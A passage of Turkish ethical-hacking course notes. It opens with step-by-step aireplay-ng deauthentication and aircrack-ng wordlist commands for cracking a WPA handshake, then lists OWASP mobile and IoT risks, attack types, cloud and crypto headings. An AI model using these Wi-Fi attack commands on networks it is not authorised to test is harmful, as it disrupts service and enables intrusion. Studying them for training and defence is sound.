ADIM 8 – Yeni bir terminal açıp, hedefin bağlantısını düşürmek ()

- Komut satırında root olarak **"aireplay-ng -0 50 -a 3C:46:D8:96:D3:7D wlan0"** komutu çalıştırılır. Burada tüm ağ düşürülür.
- Sadece belirli bir kişinin cihazını düşürmek istersek **"aireplay-ng --deauth 10000 -a [AĞ MAC] -c [CİHAZ MAC] wlan0"** komutunu kullanabiliriz.

ADIM 9 – Handshake Yakalandı – Decrypt Etme

- Komut satırında **"WPA Handshake: X:X:X:X:X"**

ADIM 10 – Decrypt için Aircrack Kullanıyoruz

- **"aircrack-ng -a2 -b 3C:46:D8:96:D3:7D -w /root/password.txt /root/handshake-01.cap"**
- Komutta yer alan password.txt biz de oluşturabiliriz ya da hazır olarak internetten indirebiliriz.
- Kali'de var olanları şu şekilde listeleyebiliriz; **"ls /usr/share/wordlist"**

ADIM 11 – Monitor Modu Kapatıp Network'ü Normale Döndürmek

- **"airmon-ng stop wlan0"**

ADIM 12 – Network'ü Çalıştırmak

- **"systemctl start NetworkManager"**

Module 17: Hacking Mobile Platforms

- <https://owasp.org/www-project-mobile-top-10/>

Top 10 Mobile Risks - Final List 2016 Top 10 Mobile Risks - Final L

- M1: Improper Platform Usage
- M2: Insecure Data Storage
- M3: Insecure Communication
- M4: Insecure Authentication
- M5: Insufficient Cryptography
- M6: Insecure Authorization
- M7: Client Code Quality
- M8: Code Tampering
- M9: Reverse Engineering
- M10: Extraneous Functionality

- M1: Weak Server Side Controls
- M2: Insecure Data Storage
- M3: Insufficient Transport Layer Protection
- M4: Unintended Data Leakage
- M5: Poor Authorization and Authentication
- M6: Broken Cryptography
- M7: Client Side Injection
- M8: Security Decisions Via Untrusted Inputs
- M9: Improper Session Handling
- M10: Lack of Binary Protections

Mobil Saldırı Vektörleri

- Malware | Data loss | Data Tampering | Data Exfiltration




KA
EM

Mobil Zafiyet ve Riskler

- Malicious third-party applications
- Malicious applications on Store
- Malware and rootkits
- Application vulnerabilities
- Data security
- Excessive permission
- Weak encryption
- Operative system updates issues
- Jailbreak and rooting
- Physical attacks

- Application Sandbox Issue-
- Mobile Spam and Phishing
- Open Wi-Fi and Bluetooth Networks
- Hacking Android OS
- Device Administration API
- Root Access / Android Rooting
- iOS Jailbreak
- Windows Phone / Blackberry Hack
- MDM

Android Architecture













Module 18: IoT Hacking

Geleneksel IoT Saldırı Teknikleri

- Lack of Security
- Vulnerable Interface
- Physical Security Risk
- Lack of Vendor Support
- Difficulties to Update Firmware and OS
- Interoperability Issues

Android Mimarisi

- Application Layer
- Middleware Layer
- Internet Layer
- Access Gateway Layer
- Edge Technology Layer

- 1 Weak, Guessable, or Hardcoded Passwords**
Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems. 
- 2 Insecure Network Services**
Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control... 
- 3 Insecure Ecosystem Interfaces**
Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering. 
- 4 Lack of Secure Update Mechanism**
Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates. 
- 5 Use of Insecure or Outdated Components**
Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain. 
- 6 Insufficient Privacy Protection**
User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission. 
- 7 Insecure Data Transfer and Storage**
Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing. 
- 8 Lack of Device Management**
Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities. 
- 9 Insecure Default Settings**
Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations. 
- 10 Lack of Physical Hardening**
Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device. 

Genel IoT Atak Alanları:

- Device memory containing credentials
- Access control
- Firmware extraction
- Privileges escalation
- Resetting to an insecure state
- Removal of storage media
- Web Attack
- Firmware Attack
- Network services attacks
- Unencrypted local data storage
- Confidentiality and integrity issue
- Cloud computing attacks
- Malicious updates
- Insecure APIs
- Mobile Application threats


IoT Atakları:

- DDoS Attack
- Rolling code attacks
- BlueBorne attacks
- Backdoors
- Eavesdropping
- Sybil attack
- Exploit kits
- MitM attacks
- Replay attacks
- Forget malicious devices
- Side-channel attack
- Ransomware attack


Module 19: Cloud Computing

Cloud Servis Çeşitleri

- SaaS (Software as a Service)
- PaaS (Platform as a Service)
- IaaS (Infrastructure as a Service)
- FaaS (Function as a Service)




NIST Cloud Computing Reference Architecture



Module 20: Cryptography

Simetrik Şifreleme

- Symmetric Cryptography



• **Asymmetric Cryptography**

